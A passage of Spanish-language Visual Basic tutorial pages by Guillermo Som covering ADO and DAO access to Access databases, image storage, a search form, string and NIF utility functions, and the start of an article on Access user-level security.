    Close nFile
    '
    ' Ya no necesitamos el fichero, así que borrarlo
    On Local Error Resume Next
    If Len(Dir$("pictemp")) Then
        Kill "pictemp"
    End If
    Err = 0
```

```
End Sub
```

El código del formulario de prueba:

```
'--------------------------------------------------------------------------------
' Acceso a una base de datos con imágenes desde ADO                 (11/Jul/01)
'
' Revisado para ADO por: Guillermo 'guille' Som, 2001
'--------------------------------------------------------------------------------
Option Explicit
Private Const mBuffer As Long = 1024&

Private Sub Command1_Click()
    ' Nuevo
    Text1.Text = "Nuevo"
    Command1.Enabled = False
    Command2.Enabled = True
    Text1.Enabled = True
    Data2.Recordset.AddNew
    CommonDialog1.ShowOpen
    Picture1.Picture = LoadPicture(CommonDialog1.FileName)
End Sub

Private Sub Command2_Click()
    ' Grabar
    GuardarBinary Data2.Recordset.Fields(Picture1.DataField), Picture1
    Data2.Recordset.Update
    Command1.Enabled = True
    Command2.Enabled = False
    Text1.Enabled = False
End Sub

Private Sub Command3_Click()
    ' Modificar la imagen del registro actual
    CommonDialog1.ShowOpen
    Picture1.Picture = LoadPicture(CommonDialog1.FileName)
    ' guardar
    Command2_Click
End Sub

Private Sub Form_Load()
    ' Asignar la base de datos y el recordset
    '
    ' Para bases de datos Access 97
    Data2.ConnectionString = "Provider=Microsoft.Jet.OLEDB.3.51;Data Source=" & App.Path &
"\bd1.mdb"
    ' Para bases de datos Access 97 / 2000
    'Data2.ConnectionString = "Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" & App.Path &
"\bd2000.mdb"
    '
    Data2.RecordSource = "SELECT * FROM [Sample Table]"
    '
    ' Estos valores están asignados en tiempo de diseño
    '
    CommonDialog1.Filter = "*.bmp; *.gif|*.bmp; *.gif"
    '
    Set Picture1.DataSource = Data2
    Picture1.DataField = "Picture Field"
    Picture1.DataFormat.Type = fmtPicture ' 2 (fmtPicture)
    '
    Set Text1.DataSource = Data2
    Text1.DataField = "Name"
    Text1.DataFormat.Type = fmtGeneral
```

```
End Sub
```

El código de ejemplo y las dos bases de datos de prueba (ImagenesADO.zip 187 KB)

Curso Básico de Programación en Visual Basic

Entrega Treinta y seis: 14/Feb/2001
por Guillermo "guille" Som

Si quieres linkar con las otras entregas, desde el índice lo puedes hacer

---

En esta entrega veremos cómo usar el ADO Datacontrol para acceder a las bases de datos del tipo MDB (Access).
El ejemplo usado será parecido al de la entrega anterior, aunque con unos pequeños cambios, para usar el tipo de acceso a bases de datos ADO, en lugar de DAO.
Me imagino que habrás leído por ahí las diferencias entre ADO y DAO, cosa que aquí no voy a hacer... porque si lo hiciera, seguramente acabaría aburriendo hasta... a mi mismo. Así que pasaré a las explicaciones básicas de cómo usarlo, que es la intención de este curso básico, aunque, cuando lo crea conveniente, profundizaré en los temas que crea conveniente, así que... vamos al tema y veamos...

Cómo usar el ADO datacontrol.

Empecemos desde cero.
Crea un nuevo proyecto, se creará un proyecto con un formulario.
En el menú Proyecto/Componentes... selecciona **Microsoft ADO Data Control** -seguramente irá acompañado de la versión del control, en mi caso me indica que es **6.0 (SP4) (OLEDB)**-
Cuando pulses en aceptar, para cerrar el cuadro de diálogo de añadir componentes, te mostrará un nuevo objeto en la barra de herramientas. Asegúrate de que tienes abierto el formulario y haz doble-click en dicho control, de esta forma se añadirá un ADO datacontrol al formulario.
Lo primero que hay que hacer es configurarlo para acceder a una base de datos, pero todo esto se puede hacer mediante código, así que no voy a explicarte cómo hacerlo desde el IDE de Visual Basic.
Añade el siguiente código al evento LOAD del formulario:

```
' Indicar el path correcto de la base de datos
' ¡ACUERDATE DE PONER EL PATH CORRECTO!
Const sPathBase As String = "C:\Program Files\Microsoft Visual Studio\VB98\BIBLIO.MDB"
'
' Crear la conexión manualmente
' Con "Provider=Microsoft.Jet.OLEDB.4.0;" se permite abrir bases de datos de Access 2000
With Adodc1
    .ConnectionString = _
        "Provider=Microsoft.Jet.OLEDB.4.0;" & _
        "Data Source=" & sPathBase & ";"
    ' Indicarle de que tabla vamos a leer los datos
    .RecordSource = "Authors"
End With
```

Nota:
He de aclarar que las pruebas sobre acceso a bases de datos con el ADO datacontrol están realizadas con el Visual Basic 6.0 y el Service Pack 4 (SP4).
Si el código anterior te produjera un error, primero comprueba que está escrito correctamente (hay que empezar por lo más simple), si sigue sin funcionar, prueba a cambiar el **4.0** que está entre comillas por **3.51**, si aún así tampoco funciona... prueba a instalar el ADO, creo que se instala automáticamente con el Internet Explorer 5.5, si a pesar de todo esto tampoco funciona... no se que aconsejarte, aparte de que consigas el VB6 y el SP4... o también que **pases** de esta entrega...

Te explico un poco el código anterior.
La constante es para que sea fácil modificarla si prefieres usar otra base de datos.
El **With Adodc1** es para indicarle al VB que vamos a modificar varias propiedades del ADO datacontrol, aquí supongo que no has modificado el nombre de dicho control, si lo has hecho, cambia Adodc1 por el nombre que hayas puesto.
El método **.ConnectioString**, según dice la ayuda del Visual Basic: *Contiene la información que se utiliza para establecer una conexión a un origen de datos*. Osea, es lo que le dice al ADO datacontrol de que base de datos obtener los datos y también de que tipo es, en este caso es una base de datos del tipo Microsoft.Jet, o lo que es lo mismo, del tipo Access.
Por tanto **Provider=** indica de que tipo de base de datos se trata y **Data Source=** el path de la base de datos en cuestión, (fíjate que se usa la constante con el path y nombre de la base de datos).
Por último a la propiedad **.RecordSource** le indicamos que es lo que queremos que maneje el datacontrol, en este caso una tabla de la base de datos; aunque también podríamos haberle indicado una consulta, pero esto último lo veremos en otra ocasión.

Ahora vamos a añadir unos cuantos controles al formulario, para poder trabajar con los datos manejados por el ADO datacontrol.
Los controles que usaremos serán 3 etiquetas y 3 cajas de texto, pero ambos serán un array de controles, (en el ejemplo de las entregas 34 y 35 usamos controles independientes, pero creo que es más cómodo usar array de controles).

Cómo crear un array de controles.

A estas alturas ya deberías saber cómo hacerlo, pero te voy a refrescar la memoria.
Añade una etiqueta al formulario (se creará Label1).
Selecciónala, (simplemente haz click en ella)
Del menú Edición, selecciona Copiar, (también puedes hacerlo con el botón derecho del ratón).
Del menú Edición, selecciona Pegar, se mostrará un mensaje preguntando si quieres crear un array de Label1, contesta que si.
Vuelve a pegar (Edición/Pegar)
Y ya tienes tres etiquetas con índices que van desde cero a dos.
Añade un TextBox y haz la misma operación que con la etiqueta: Selecciónalo; cópialo; pégalo, contesta que SI al mensaje de que quieres crear un array; vuelve a pegar. Al final tendrás tres cajas de Texto llamados Text1 con índices de cero a dos.
Posiciona los controles de forma que las etiquetas estén alineadas con las cajas de texto, no te preocupes por el Caption de las etiquetas, ya que lo modificaremos desde código.

Añade unos cuantos controles más, para que podamos hacer búsqueda, etc. tal y como se hizo en las dos entregas anteriores.
Al final deberíamos tener los siguientes controles:

Control	**Índices del array** (o ninguno si no es un array)
Label1	0 a 2
Text1	0 a 2
Label2	Ninguno (no es un array)
Text2	Ninguno (no es un array)
Option1	Ninguno (no es un array)
Option2	Ninguno (no es un array)
cmdBuscar	Ninguno (no es un array)
cmdBuscarSig	Ninguno (no es un array)
cmdSalir	Ninguno (no es un array)
cmdAdd	Ninguno (no es un array)
cmdBorrar	Ninguno (no es un array)
Adodc1	Ninguno (no es un array)

Y en esta imagen tienes una idea de cómo están dispuestos:

El formulario de prueba de la entrega 36

Aquí te muestro el código usado para que funcione este invento, como comprobarás, es prácticamente el mismo que el usado en las entregas anteriores, con unas cuantas ***añadiduras*** para que funcione correctamente con el ADO datacontrol. Por tanto creo que no necesita más explicaciones que las que se incluyen en el propio código.
El código del procedimiento Buscar es el que tiene más cambios, entre otras cosas porque la forma de buscar en ADO es diferente al de DAO, en este último (DAO), se usan FindFirst, FindNext, etc. y en ADO sólo existe Find.
También he usado un ***marcador*** en la rutina de buscar; por si no se hallan datos, que el registro activo sea el mismo que estaba antes de buscar. Échale un vistazo a los comentarios que hay en el código.

```
'
'--------------------------------------------------------------------------------
' Prueba de ADO Datacontrol para la entrega 36                    (14/Feb/01)
'
' ©Guillermo 'guille' Som, 2001
'--------------------------------------------------------------------------------
Option Explicit

Private Sub Adodc1_MoveComplete(ByVal adReason As ADODB.EventReasonEnum, ByVal pError As
ADODB.Error, adStatus As ADODB.EventStatusEnum, ByVal pRecordset As ADODB.Recordset)
    ' Mostrar el ID del registro actual
    ' si se pasa del primero o del último, dará error

    On Error Resume Next

    ' Mostrar el ID del registro actual usando el recordset pasado como parámetro
    Adodc1.Caption = "Registro actual: " & pRecordset.AbsolutePosition

    ' Si da error, indicarlo                                        (20/Sep/99)
    If Err Or pRecordset.BOF Or pRecordset.EOF Then
        Adodc1.Caption = "Ningún registro activo"
        ' Habría que moverlo a un registro con información
        ' *** Dejarlo comentado ***
        ' para que el procedimiento de búsqueda avise si no hay datos activos
        'Adodc1.Recordset.MoveFirst
    End If

    Err = 0
End Sub

Private Sub cmdAdd_Click()
    ' Añadir un nuevo registro
    Adodc1.Recordset.AddNew
    ' Añadimos algún texto, para que no se pierda este registro
```

```
    Text1(1) = "Nuevo"
    ' Actualizamos los datos
    Adodc1.Recordset.Update
    ' Hacemos que se "recargue" los datos del recordset
    Adodc1.Refresh
    ' Movemos al último registro para que los cambios se hagan permanentes
    ' y se muestre el nuevo registro
    Adodc1.Recordset.MoveLast
End Sub

Private Sub cmdBorrar_Click()
    ' Borrar el registro actual
    ' Se comprueba que haya algún registro activo,
    ' para ello se comprueba que no hayamos pasado del principio o el final del Recordset
    '
    ' Comprobar que hay registros, porque si no hay, dará error
    If (Adodc1.Recordset.EOF Or Adodc1.Recordset.BOF) Then
        ' Avisar de que no hay registros
        Adodc1.Caption = "Ningún registro activo"
    Else
        ' Eliminar el registro actual
        Adodc1.Recordset.Delete
        '
        ' Movemos al primer registro para que los cambios se hagan permanentes
        ' (también podriamos haberlo movido al último registro)
        Adodc1.Recordset.MoveFirst
    End If
End Sub

Private Sub cmdBuscar_Click()
    ' Buscar el primer registro que coincida con el dato buscado
    Buscar
End Sub

Private Sub cmdBuscarSig_Click()
    ' Buscar el siguiente
    Buscar True
End Sub

Private Sub cmdSalir_Click()
    Unload Me
End Sub

Private Sub Form_Load()
    '
    Text2 = ""
    Option2.Value = True
    '
    ' Indicar el path correcto de la base de datos
    ' ¡ACUERDATE DE PONER EL PATH CORRECTO!
    Const sPathBase As String = "C:\Program Files\Microsoft Visual Studio\VB98\BIBLIO.MDB"
    '
    ' Crear la conexión manualmente
    ' Con "Provider=Microsoft.Jet.OLEDB.4.0;" se permite abrir bases de datos de Access 2000
    With Me.Adodc1
        .ConnectionString = _
            "Provider=Microsoft.Jet.OLEDB.4.0;" & _
            "Data Source=" & sPathBase & ";"
        ' Indicarle de que tabla vamos a leer los datos
        .RecordSource = "Authors"
    End With
    ' Indicar el DataSource de los Textboxes
    ' ya que con ADO se puede asignar en tiempo de ejecución
    Dim i As Long
    For i = 0 To 2
        Set Text1(i).DataSource = Adodc1
    Next
    ' Asignar los campos
    Text1(0).DataField = "Au_ID"
    Text1(1).DataField = "Author"
```

```
    Text1(2).DataField = "Year Born"
    ' Mostrar en las etiquetas el campo a usar
    For i = 0 To 2
        Label1(i).Caption = Text1(i).DataField & ":"
    Next
End Sub

Private Sub Text2_KeyPress(KeyAscii As Integer)
    ' Se buscará sólo cuando pulsemos INTRO
    '
    ' Comprobar si la tecla pulsada es Intro: vbKeyReturn o 13 que es lo mismo
    If KeyAscii = vbKeyReturn Then
        On Error Resume Next
        ' Esta asignación evita que suene un BEEP
        KeyAscii = 0
        '
        Buscar
    End If
End Sub

Private Sub Buscar(Optional ByVal Siguiente As Boolean = False)
    ' Procedimiento para buscar el dato indicado                    (18/Ene/01)
    ' Si Siguiente = True, se busca a partir del registro activo
    Dim nReg As Long
    Dim vBookmark As Variant ' En ADO debe ser Variant, no vale un String
    Dim sADOBuscar As String
    '
    ' Iniciamos la detección de errores
    On Error Resume Next
    '
    ' Buscar la primera coincidencia en el recordset del Data1
    If Option1.Value Then
        ' Convertir el contenido de TextBox en un número
        nReg = Val(Text2)
        ' en el campo Au_ID
        sADOBuscar = "Au_ID = " & nReg
    End If
    If Option2.Value Then
        ' en el campo Author
        sADOBuscar = "Author Like '" & Text2.Text & "'"
    End If
    ' Guardar la posición anterior, por si no se halla lo buscado...
    vBookmark = Adodc1.Recordset.Bookmark
    '
    If Siguiente = False Then
        ' Buscar desde el principio
        Adodc1.Recordset.MoveFirst
        Adodc1.Recordset.Find sADOBuscar
    Else
        ' Busca a partir del registro actual
        Adodc1.Recordset.Find sADOBuscar, 1
    End If
    ' Devolverá un error si no se halla lo buscado
    ' aunque no siempre es así...
    If Err.Number Or Adodc1.Recordset.BOF Or Adodc1.Recordset.EOF Then
        Err.Clear
        MsgBox "No existe el dato buscado o ya no hay más datos que mostrar."
        ' Posicionar el recordset en la posición guardada
        Adodc1.Recordset.Bookmark = vBookmark
    End If
End Sub
```

Y con esto acabamos la introducción a las bases de datos.
En futuras entregas veremos otras cosillas sobre el acceso a datos, aunque antes de seguir con el acceso a base de datos, empezaremos a ver un nuevo tipo de módulo de código: las clases. Así que... prepárate para lo que viene.

Nos vemos

Guillermo
P.S.
Si quieres bajarte los ejemplos usados, pulsa este link. (basico36_cod.zip 4.21 KB)

---

ant ir al índice sig

Las páginas del Curso Básico se han visitado:

veces desde el 3/Sep/97 04:15 GMT
(aunque al contador ya se le fue la olla... y empezó a contar desde cero no se cuando...)

Como crear un Formulario de Datos con un Grupo de Registros Subyacente

Colaboración de Harvey Triana

(me ha pedido que quitara el 'título', pero debo reconocer que es código de él y en mi opinión, debe aparecer su autoría...)

Baja los listados y la base de ejemplo: (mundo.zip 22.7 KB)

Es realidad decir Form con Subform es un concepto. En Access efectivamente se implementa con dos formularios. Con programación VB se puede implementar lo mismo. He aquí un ejemplo excelente.

CONSIDERACIONES DE LA BASE DE DATOS

Se creo un ejemplo bastante sencillo e intuitivo. Una base de datos con un tabla Continentes que relaciona uno a varios la tabla Países. Al crear la base de datos tenga en cuenta lo siguiente :

- Establecer la relación Uno a Varios con integridad referencial
- Fijar Valor Predeterminado para todos los campos en la estructura. Los campos nulos, aunque no son fatales, producen errores indeseables al ejecutar comandos de administración de datos. Para sartas puede ser vacío ...("").
- Puede establecer Reglas de Validación. El DBEngine se encargará de filtrar los datos. Aunque esto se puede controlar de una manera más personal en el evento Validate de los Data Controls.
- El nombre del Campo Vinculo es el mismo en las tablas relacionadas. Tipo contador para la tabla Padre y Entero Largo para la tabla subyacente. Esto es una buena regla conceptual en Access.
- La base de datos no pertenece a un sistema de seguridad. En caso tal abría que hacer algunos ajustes en la apertura. No es el propósito de este artículo. No obstante el código presentado considera el ambiente multiusuario

CONSIDERACIONES VB

- El código se escribió para VB 4.0 y DAO 3.0
- Requiere el Control DBGrid. Para la personalización del Control DBGrid puede guiarse de la ayuda VB o solo de Clic derecho en el control y responda lo diálogos.

NOTAS DEL AUTOR

El ejemplo se baso de una implementación más compleja de uno de mis programas. Con objetivo didáctico y debido a la simplicidad del ejemplo, se suprimió algo de código riguroso.

Se puede extender a otro nivel de Datos Subyacentes (p.e las Ciudades de los Piases). Si se estudia el código, será muy fácil. Es un reto !.

Espero que satisfaga las espectativas. Cualquier programador VB puede emplear y personalizar este código.

=

Harvey Triana psoft@latino.net.co

Mis utilidades para **Visual Basic**

Publicado: 20/Abr/97 (revisado: 4-Sep-98)
No están todas las que son, pero...
Aquí tienes un link para las utilidades puestas el 13-Jul-97

Este link te llevará a una página con más utilidades (casi todas)

Estas son algunas de las funciones y procedimientos que suelo usar de forma genérica en mis programas.
Aquí no incluyo las que ya están puestas... (algún día lo haré, aunque sea mediante links a dónde están).

1. Quitar de una cadena los Caracteres indicados.
2. Rellenar una cadena con caracteres hasta completar una longitud dada
3. Formatear un número a una longitud dada y cambiar los signos de puntuación al indicado
4. Cálculo de la letra del NIF
5. Cambiar los caracteres extraños por ? (para usar en las consultas a bases de datos con LIKE)

Quitar de una cadena los Caracteres indicados.

Esta función recibe dos cadenas, la primera es la que se quiere procesar y la segunda los caracteres que se quieren quitar de la primera, ésta última al ser opcional, si no se indica se asume que son los caracteres: punto, coma y espacio.

NOTA: Si quieres ver otra versión de esta función para sustituir ciertos caracteres por otros, pulsa este link.

Ejemplo:
sRet$ = QuitarCaracter("Hola Mundo", "Mundo ")
Devolverá: "Hla"
No es un fallo, es que comprueba los caracteres uno a uno.

```
Public Function QuitarCaracter(ByVal sValor As String, Optional sCaracter) As String
    '-----------------------------------------------
    ' Quitar los símbolos               ( 5/Jun/96)
    '-----------------------------------------------
    Dim i As Integer
    Dim j As Integer
    Dim sTmp As String

    'Si no se especifican los caracteres a quitar
    If IsMissing(sCaracter) Then
        sCaracter = "., "       'Para números
    End If

    sTmp = ""
    For i = 1 To Len(sValor)
        If InStr(sCaracter, Mid$(sValor, i, 1)) = 0 Then
            sTmp = sTmp & Mid$(sValor, i, 1)
        End If
    Next
    QuitarCaracter = sTmp
End Function
```

Rellenar una cadena con caracteres hasta completar una longitud dada.

Esta función devolverá una cadena con la longitud indicada en el segundo parámetro, el tercer parámetro se usa para justificarla de tres formas posibles: izquierda (0), derecha (1), centrado (2)
Si la longitud original de la cadena es mayor que lo especificado en el segundo parámetro, y éste es mayor que cinco, se mostrarán tres puntos suspensivos, para avisar que lo que se muestra no es todo lo que hay...

```
Public Function Rellena(ByVal sCadena As String, iLen As Integer, Optional DerIzq) As
String
    'Si no se especifica DerIzq, se justifica a la Izquierda    (20/Oct/96)
    'Si se especifica, un valor 0 lo justifica a la Izquierda, otro cualquiera a la
Derecha
    'Izquierda 0 (vbLeftJustify), Derecha 1 (vbRightJustify), Centrado 2 (vbCenter)
    '
    Dim sTmp As String
    Dim vDerIzq As Integer

    sTmp = Space$(iLen)
    If IsMissing(DerIzq) Then
        vDerIzq = vbLeftJustify
    Else
        vDerIzq = CInt(DerIzq)
    End If
    sCadena = Trim$(sCadena)
    'Si no se va a mostrar todo y
    'la longitud a mostrar es mayor de 5, mostrar 3 puntos al final
    If (Len(sCadena) > iLen) And (iLen > 5) Then
        sCadena = Left$(sCadena, iLen - 3) & "..."
    End If
    If vDerIzq = vbRightJustify Then
        RSet sTmp = sCadena
    ElseIf vDerIzq = vbLeftJustify Then
        LSet sTmp = sCadena
    Else    'Centrado
        sTmp = sCadena
        Do While Len(sTmp) < iLen
            sTmp = " " & sTmp & " "
        Loop
        sTmp = Left$(sTmp, iLen)
    End If
    Rellena = sTmp
End Function
```

Formatear un número a una longitud dada y cambiar los signos de puntuación al indicado.

Esta función la uso para simular el Format$, realmente la hice cuando trabaja con QuickBasic y no existía esa función, de todas formas esta función siempre devuelve cadenas de la longitud especificada en el segundo parámetro.
Si no quieres que el signo de puntuación sea el punto, cambia la constante cSigno para que tenga el valor adecuado.
Si la longitud especificada es un valor negativo, se mostrará el número con la letra D o H, dependiendo del valor.
(esto es fácil de quitar y yo lo tenía para la aplicación de Contabilidad)
Nota: Sólo funciona con números enteros y realmente es para "separar" los miles.

```
Function PuntoComa(strAs As String, iLoi As Integer, Optional vRelleno) As String
    '-----------------------------------------------
    'Si lo<0 mostrar " D" o " H" después del número    (24/Ene/91)
    'Para Visual Basic Windows          (30/Abr/96)
```

```
'                                   (31/May/96)
'Si se especifica vRelleno, se rellena con ese
'caracter el principio de la cadena resultante.
'-------------------------------------------
Const cSIGNO = "."
Dim bDebHab As Boolean
Dim lngA  As Long
Dim iSigDH As Integer
Dim strQ As String
Dim strB As String
Dim le As Integer
Dim j As Integer
Dim a As Integer

Dim iLo As Integer
Dim strA As String

If IsNull(strAs) Then
    strA = "0"
Else
    strA = strAs
End If
iLo = iLoi

bDebHab = False
If iLo < 0 Then
    bDebHab = True
    iLo = iLo * (-1) - 2
End If
lngA = Val(strA)
iSigDH = 0
If lngA < 0& Then
    iSigDH = -1
ElseIf lngA > 0& Then
    iSigDH = 1
End If
If bDebHab Then lngA = Abs(lngA)
strQ = Str$(lngA)
strA = strQ
If Abs(Val(strQ)) > 999 Then
    strQ = LTrim$(RTrim$(strQ))
    le = Len(strQ)
    strA = ""
    j = 0
    For a = le To 1 Step -1
        strB = Mid$(strQ, a, 1)
        If strB <> " " Then
            strA = strB + strA: j = j + 1
            If j = 3 Then strA = cSIGNO + strA: j = 0
        End If
    Next
    While Left$(strA, 1) = cSIGNO
        strA = Mid$(strA, 2)
    Wend
    While Left$(strA, 2) = "-" + cSIGNO
        strA = Left$(strA, 1) + Mid$(strA, 3)
    Wend
    'Si la longitud es mayor, quitar el cSIGNO de puntuación
    If Len(strA) > iLo Then
```

```
            Do
                j = InStr(strA, cSIGNO)
                If j Then
                    strA = Left$(strA, j - 1) + Mid$(strA, j + 1)
                Else
                    Exit Do
                End If
            Loop
        End If
    Else
        strA = strQ
    End If
    If bDebHab Then
        If iSigDH < 0 Then
            strQ = " D"
        ElseIf iSigDH > 0 Then
            strQ = " H"
        Else
            strQ = "  "
        End If
        strA = strA + strQ
        iLo = iLo + 2
    End If
    strQ = Right$(Space$(iLo) + strA, iLo)
    If Not IsMissing(vRelleno) Then
        For a = 1 To Len(strQ)
            If Mid$(strQ, a, 1) = " " Then
                Mid$(strQ, a, 1) = vRelleno
            Else
                Exit For
            End If
        Next
    End If
    PuntoComa = strQ
End Function
```

Cálculo de la letra del NIF.
Esta función recibirá una cadena con un valor y la devolverá añadiendo al final la letra correspondiente.
Si la cadena recibida tiene signos de puntuación, etc., los quitará, realmente sólo deja los números.
Sé que se puede calcular de otra forma más fácil, pero es la que uso desde hace años, la fecha indicada es de cuando la adapté al Visual Basic.

```
Private Sub CalculaNIF(strA As String)
    '-------------------------------------------------------
    'Calcular la letra del NIF           (13/Sep/95)
    '-------------------------------------------------------
    Const cCADENA = "TRWAGMYFPDXBNJZSQVHLCKE"
    Const cNUMEROS = "0123456789"
    Dim strT As String, strB As String
    Dim a#, NIF#, b#, c#
    Dim i As Integer

    strT = Trim$(strA)
    If Len(strT) = 0 Then Exit Sub

    strB = ""
    '---Dejar sólo los números...
    For i = 1 To Len(strA)
```

```
        If InStr(cNUMEROS, Mid$(strA, i, 1)) Then
            strB = strB + Mid$(strA, i, 1)
        End If
    Next
    strA = strB
    a# = 0
    NIF# = Val(strA)
    Do
        b# = Int(NIF# / 24)
        c# = NIF# - (24 * b#)
        a# = a# + c#
        NIF# = b#
    Loop While b# <> 0
    b# = Int(a# / 23)
    c# = a# - (23 * b#)
    strA = Trim$(strT) + "-" + Mid$(cCADENA, c# + 1, 1)
End Sub
```

Cambiar los caracteres extraños por ? (para usar en las consultas a bases de datos con LIKE).

Este procedimiento lo uso para las consultas a las bases de datos. De esta forma 'filtro' los caracteres extraños con el signo de interrogación, siempre que realice la comparación con LIKE, ya que la interrogación sirve para indicarle que es cualquier cosa.

```
Private Sub ChequearCadena(sCadena As String)
    'Comprobar si hay signos no alfabéticos
    Dim i As Integer
    Dim j As Integer
    Dim sCheq As String

    'En sCheq estarán todos los signos que no sean
    'letras y Espacio (32), # (35), *(42), ?(63)
    sCheq = Chr$(33) & Chr$(34)
    For j = 36 To 41
        sCheq = sCheq & Chr$(j)
    Next
    For j = 43 To 62
        sCheq = sCheq & Chr$(j)
    Next
    sCheq = sCheq & Chr$(64)
    For j = 91 To 96
        sCheq = sCheq & Chr$(j)
    Next
    For j = 123 To 159
        sCheq = sCheq & Chr$(j)
    Next
    '160 es un espacio
    For j = 161 To 255
        sCheq = sCheq & Chr$(j)
    Next
    'La mayoría de los caracteres de 192 a 255 son acentuadas
    'y las compara igual que las normales
    'Ahora no, porque hace una comparación binaria.
    For i = 1 To Len(sCadena)
        'Obligar a comparar de forma binaria ----v
        j = InStr(1, sCheq, Mid$(sCadena, i, 1), 0)
        If j Then
            Mid$(sCadena, i, 1) = "?"
```

```
        End If
    Next
End Sub
```

Programación sobre la seguridad de Access

Les ofrezco una visión global del mecanismo de seguridad de Access y la forma de administrar la misma con código VB. Aclaro que VB no proporciona ningún método para crear una BD del sistema de seguridad, pero si cuenta con la capacidad de administrar la seguridad que esta provee.

Seguridad de Access

Las versiones recientes de Microsoft Access ofrecen dos métodos para proteger una base de datos: contraseña para abrir un archivo de base de datos o mediante seguridad a nivel de usuario o de cuentas. Además de estos métodos, puede eliminar código modificable de VB de la base de datos y así proteger el diseño de formularios, informes y módulos de la base de datos de posibles modificaciones guardándolo como un archivo MDE. Estos últimos tópicos no serán tratados en este documento.

Contraseña de Archivo MDB

Brevemente me refiero a esta opción para centrarnos en el Sistema de Cuentas que es el propósito de este articulo. El método *Contraseña de Archivo MDB* es simple y consiste en habilitar una contraseña para abrir un archivo MDB especifico. El método es el adecuado para una base de datos que esté compartida entre un pequeño grupo de usuarios o sobre un sólo equipo. No es aplicable si quiere replicar la BD o pretende implantar un sistema de seguridad en red. Si desea abrir una BD con contraseña de archivo siga este código:

```
Dim wrkJet As Workspace
Dim dbsM97 As Database
Set wrkJet = CreateWorkspace("", "admin", "", dbUseJet)
Set dbsM97 = wrkJet.OpenDatabase("miBD.mdb", True, False, ";PWD=miContraseña")
```

Tenga en cuenta este código porque en ninguna parte de la ayuda en línea lo encuentra tan claro.

En caso de usar el DataControl, hacerlo de esta forma, (dato de Jose Ramon):

```
Data1.Connect = ";pwd=MiClave"
```

Para compactar una BD con contraseña pueden seguir este ejemplo particular (dato de Jose Ramon Laperal):

```
DBEngine.CompactDatabase "MiBase", "MiBaseCompacta", dbLangGeneral, _
                         dbVersion30, ";pwd=MiClave"
```

El exito de la intrucción depende de los parámetros suministrados.

Sistema de Cuentas

Los usuarios son obligados a identificarse y escribir una contraseña cuando inician Microsoft Access o una Aplicación Access. La seguridad se basa en *permisos*, los cuales son atributos para un grupo o usuario. Por ejemplo, a un grupo bautizado Usuarios_Alpha se les permita visualizar, introducir o modificar datos en una tabla Clientes, pero no se les permita cambiar el diseño de esa tabla, ni accesar otras tablas. Así un usuario que pertenezca a este grupo sólo tendrá estos atributos y, en particular, los que le quiera dar un Administrador.

Las tres razones principales para utilizar la seguridad a nivel de usuario son las siguientes:

- Proteger la propiedad intelectual del código.
- Impedir que los usuarios cambien o inutilicen inadvertidamente una aplicación cambiando código de objetos de los que depende la aplicación.
- Proteger los datos sensibles de la base de datos.

Si quieren entender plenamente el sistema de seguridad, es necesario estudiar los conceptos del mismo, como son varios, y la teoría es amplia, les tengo que sugerir el capitulo *Protección de la aplicación,* en el manual *Creación de aplicaciones* que viene con Microsoft Access (2.0/95/97). Pero para los que están de afán, le sugiero esta receta para crear un sistema de seguridad:

1. Crear a o unirse a grupo de trabajo

Textualmente, Un grupo de trabajo de Microsoft Access es un grupo de usuarios en un entorno multiusuario que comparten datos. Un Grupo de Trabajo se sirve de un archivo donde se almacenan las cuentas. Puede usar una predeterminado, uno existente o crear uno nuevo. Para esto emplea el *Administrador para grupos de trabajo*., busque el archivo Wrkgadm.exe (Access 2.0 o superior).

2. Cree una Cuenta de Propietario y Una de Administrador.

Con el Grupo de Trabajo activo, inicie MS Access, abra una BD, menú Usuarios, Usuario, del cuadro de dialogo escoja Nuevo, del cuadro de dialogo escriba el Nombre y un ID personal (esta combinación identificara al usuario de aquí en adelante) y Aceptar. Para crear la cuenta de propietario siga las mismas instrucciones. El Administrador *administrara* el Grupo de Trabajo, el propietario como su nombre lo indica, será el dueño de la BD y sus objetos.

3. Activar el procedimiento de inicio de sesión

Una BD será protegida cuando el administrador tenga contraseña y tenga Titularidad. Con el Grupo de Trabajo activo, inicie MS Access, abra una BD, menú Cambiar Contraseña, Cambiar Contraseña. Siga el cuadro de dialogo. La próxima vez que inicie Access, el cuadro de dialogo Conexión solicitara el nombre de un usuario y su contraseña.

4. Cambie la Titularidad

Inicie la sesión con la cuenta del nuevo Administrador creado anteriormente, Cree una nueva BD: menú Archivo, Complementos, Importar BD. Seleccione el archivo MDB cuya titularidad desea cambiar, y de Aceptar. También puede cambiar la titularidad de un objeto individual, desde los diálogos Cambiar Propietario, pero no desviemos la atención. Valga aclara que las bases de datos creadas desde una sesión de grupo, no necesitan cambiar su titularidad porque la traen de nacimiento.

5. Cree las cuentas de los Usuarios.

Cree grupos y usuarios de la siguiente manera. Abra la BD, menú seguridad, Grupos o Usuarios, siga los diálogos. Los PID son importantes para el administrador, no para los usuarios, anotelos. Después de creados los usuarios y grupos, puede hacer que un usuario, digamos John, pertenezca a un grupo y así limite sus permisos. Para generalizar, recuerde, la administración de las cuentas se lleva a cabo desde el menú Seguridad, creo que no necesitas memorizar más recetas.

6. Asignar Autorizaciones

Una vez creadas las cuentas, puede asignar autorizaciones a esas cuentas. Menú seguridad, autorizaciones. Importante: su BD no estará segura hasta no eliminar las autorizaciones del usuario Administrador y del grupo Usuarios (cuentas predeterminadas de Access). En realidad la administración de autorizaciones es el proceso donde invertirá la mayor parte del tiempo (la lógica de autorizaciones se aprende *ensayando*). Tenga presente en autorizaciones no solo a las tablas, también a las consultas, módulos y formularios.

7. Asignar Contraseñas

Al fin llegamos al paso fácil. Asígnele una contraseña a cada uno de sus usuarios. Es más rápido con código VB. Con Access, tiene que iniciar Access con cada cuenta, ir al menú Seguridad, Cambiar Contraseña y asignar el password. Si un usuario no tiene contraseña, cualquiera puede entrar con el nombre de ese usuario, en ese momento la contraseña es una cadena vacía. Un usuario puede cambiar su contraseña en el momento que lo desee.

Otro nivel es la codificación de la BD, pero aun no he llegado a este extremo. Es útil para protegerse de hackers ¿ o, no ?. No es difícil, pero sí riesgoso (opinión personal). Desde el menú Archivo, seleccione Codificar/Decodificar BD.

Si llego hasta aquí, y no esta aún frustrado, me alegra. Vea lo que le espera para implantar una aplicación que acceda una BD protegida.

Código Visual Basic

VB proporciona una interfaz poderosa de código para administrar un sistema de cuentas. Pero antes que se anime, lo más crítico es decirle a VB cual BD del sistema usar. Tengan presente esta cita:

